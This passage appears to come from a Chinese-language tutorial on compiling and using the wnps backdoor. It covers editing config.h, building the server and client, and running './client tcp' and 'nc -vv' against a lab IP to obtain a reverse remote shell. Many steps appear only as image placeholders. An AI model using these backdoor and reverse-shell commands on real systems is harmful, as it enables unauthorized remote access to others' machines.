


图4 修改config.h文件中的#define ENCRYPT




图5 修改client中的config.h文件




图6 使用make编译服务端




图7 运行服务端




图8 使用make编译客户端




图9 获得远程shell




图10 使用wget下载nc

这里，我们假设服务端ip地址为192.168.1.55，客户端ip地址为192.168.1.44，端口默认。在本地输入**./client tcp 192.168.1.55 22**之后，可以看到client通过send.h这个文件开始对服务端的端口进行扫描，当扫描到服务端开放的常用端口之后，获得一个wnps的远程shell，如图9。

除了使用wnps自带的client，我们还是可使用netcat来获得远程shell。

要想使用nc，同样需要下载nc的源码，然后对nc进行编译。nc的下载地址是：http://down1.chinaunix.net/distfiles/netcat-0.7.1.tar.bz2，如图10。

下载之后，用tar工具解压，如图11。

然后对nc进行编译，依次运行./configure，make，make

install，如图12，图13，图14。

在编译完成之后，进入usrlocalbin目录，ls一下，就可以看到nc的程序就在这里了。使用nc作为客户端的用法如下（仍然假设服务端ip为192.168.1.55）：

.nc -vv 192.168.1.55 22

执行此命令后，nc会获得远程主机192.168.1.55的22端口信息，并向此端口发送tcp数据包，激活shell，在本地8899端口获得shell，如图15。

此时，输入编译客户端时设置的密码，反弹IP及端口号，即可获得远程shell，如图16。

因为这个wnps只是一个测试版本，所以并不能获得实际性的执行权限。




图11 使用tar工具对nc进行解压




图12




图13




图14 编译nc

